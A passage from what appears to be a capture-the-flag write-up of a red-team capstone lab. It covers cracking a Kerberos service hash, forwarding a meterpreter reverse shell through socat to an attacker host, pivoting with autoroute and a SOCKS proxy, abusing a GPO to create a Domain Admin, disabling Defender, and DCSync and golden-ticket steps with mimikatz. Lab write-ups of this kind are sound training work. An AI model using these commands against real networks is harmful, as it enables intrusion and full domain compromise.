ed80259be8efc7b78144595ad31af44001291f1f4f102c12b2db4b48eaa3ffb2b98a7842b20aa13882926eb107cea6f812123a80f0928d86ed8f003deae9e511d4797a0822211387abf7554b0a73fbcadd74cbb641bd0c4057
4519945eaff41e201775c584d3eae819ccc9836b38aadec3a1280372ff06e0b1837fd450626ce8e8102bc4b463d8c27efcacb02ae9c61d7ffaccd3cf91f6dbef4722943889e30061efee921016c3b6944e1f2a69b758dbfc34
1521856683c53346f99a316338d5081bc693ff686776f2bc90cdcd3a352ab4b7fca82131c11ce98e6ec4a1565d96c26b859664ba4bedecfbd20bdde055bca1413eca739cfc98baf508e5f7dd6e50f8b51de6f989612333d60
08d6cd08b16bc704ae8f9ae780b3f7b7796907a71a31edb536ba7aad5f41d19407b1c19488088d65367e0205f68e5f1751c060f8bee13d1acf1c81859fac35cae9b703fb906e0d31ae2bba1f73eee00749f9a55d32f7a92:P
assword1!
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: service_hashes
```

The service Account is using the same password as mohammad.ahmed: Password1!
I found out that I can access the SERVER1 machine from WRK1 so I transferred a meterpreter payload
to WRK1 using my python webserver and setup a socat listener on the VPN gateway that will forward
the meterpreter session to my attacker machine as there is no direct access between connection
back from WRK1 to my attacker machine:

“./socat TCP-LISTEN:9003,fork,reuseaddr TCP:10.50.99.39:9003” on VPN gateway
and then on my attacker machine:


```
┌──(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use mutli/handler
[-] No results from search
[-] Failed to load module: mutli/handler
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 9003
LPORT ⇒ 9003
msf6 exploit(multi/handler) > set LHOST capstone
LHOST ⇒ capstone
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_shell
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.99.39:9003
[*] Meterpreter session 1 opened (10.50.99.39:9003 → 10.200.103.12:42854) at 2023-05-17 22:18:35 +0200

meterpreter >
```

I then proceeded to generate a route in Metasploit framework using the autoroute script and set up
a socks proxy:
“run autoroute -s 10.200.103.102/32”


```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1080             yes       The port to listen on
   VERSION  5                yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > set SRVPORT 2080
SRVPORT ⇒ 2080
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) >
```

I then used tun2socks to create another interface to communicate directly to the server using an


interface rather than proxychains or alike.
As I now had a connection from my attacker machine to SERVER1. I connected to it using RDP as the
service account allowed interactive login.
At this point I had fully compromised Corporate Division Tier 1 Infrastructure granting me flags 5 and
6.
At this point I turned my attention to the Domain Controller of the Corporate Domain
“CORPDC.corp.thereserve.loc”.
Revisiting the Bloodhound data I have collected earlier I found a way of compromising the Domain
Controller by abusing a GPO that has a GPLink to the “Domain Controllers” group in which the DC is
part of.




From SERVER1 I started the Group Policy Management Console (gpmc.msc – "Install-
WindowsFeature GPMC") with elevated privileges by using PsExec.exe which I have previously
transferred to the server.
".\PsExec.exe -s -i mmc.exe gpmc.msc"
I located the DC Backups Policy:



And added scheduled Tasks as well as Immediate Tasks to the GPO add my username as a Domain
User and added the user account to group “Domain Admins”.


Group Policy Management Editor
File Action View Help
DC Backups [CORPDC.CORP.THERESEF
Computer Configuration
Policies
Preferences
Windows Settings
Environment
Files
Folders
Ini Files
Registry
Network Shares
Shortcuts
Control Panel Settings
Data Sources
Devices
Folder Options
Local Users and Groups
Network Options
Power Options
Printers
Scheduled Tasks
Services
User Configuration
Policies
Scheduled Tasks
Processing
Description
No policies selected
Name
Order
Action
Enabled
jop
3
Create
malsched
2
Create
Yes
Ptest
1
Create
scheduled1
4
Create
Preferences
Extended
Standard
Scheduled Tasks




I was then able to establish an RDP Connection to CORPDC using my newly created Domain Admin
Account.
At this point I had fully compromised the Corporate Division of TheReserve, granting me flags 7 and
8.

5. Full Compromise of Parent Domain

Downloading mimikatz in CORP.DC.LOCAL


first enable http.server using python and proxychains and download mimikatz provide on capstone challenge folder, i am using x64 arch.


```
# on attacker machine
proxychains -q python3 -m http.server
```



detected by firewall on running mimikatz, just add new user and add it to Domain Admins group or you can just change Administrator password and logged in using RDP.


Now i can connect using RDP, i manually disabled firewall and turned off Real-time protection from setting.






Performing DCSync Attack to gather NTLM of KRBTGT, to know more about this attack, check here, After gathering NTLM of KRBTGT, SID of CORPDC and SID of ROOTDC, I can submit Golden ticket on ROOTDC to connect with it, to know more attack, follow this link

then, again downloaded mimikatz.exe and dump NTLM hash of KRBTGT



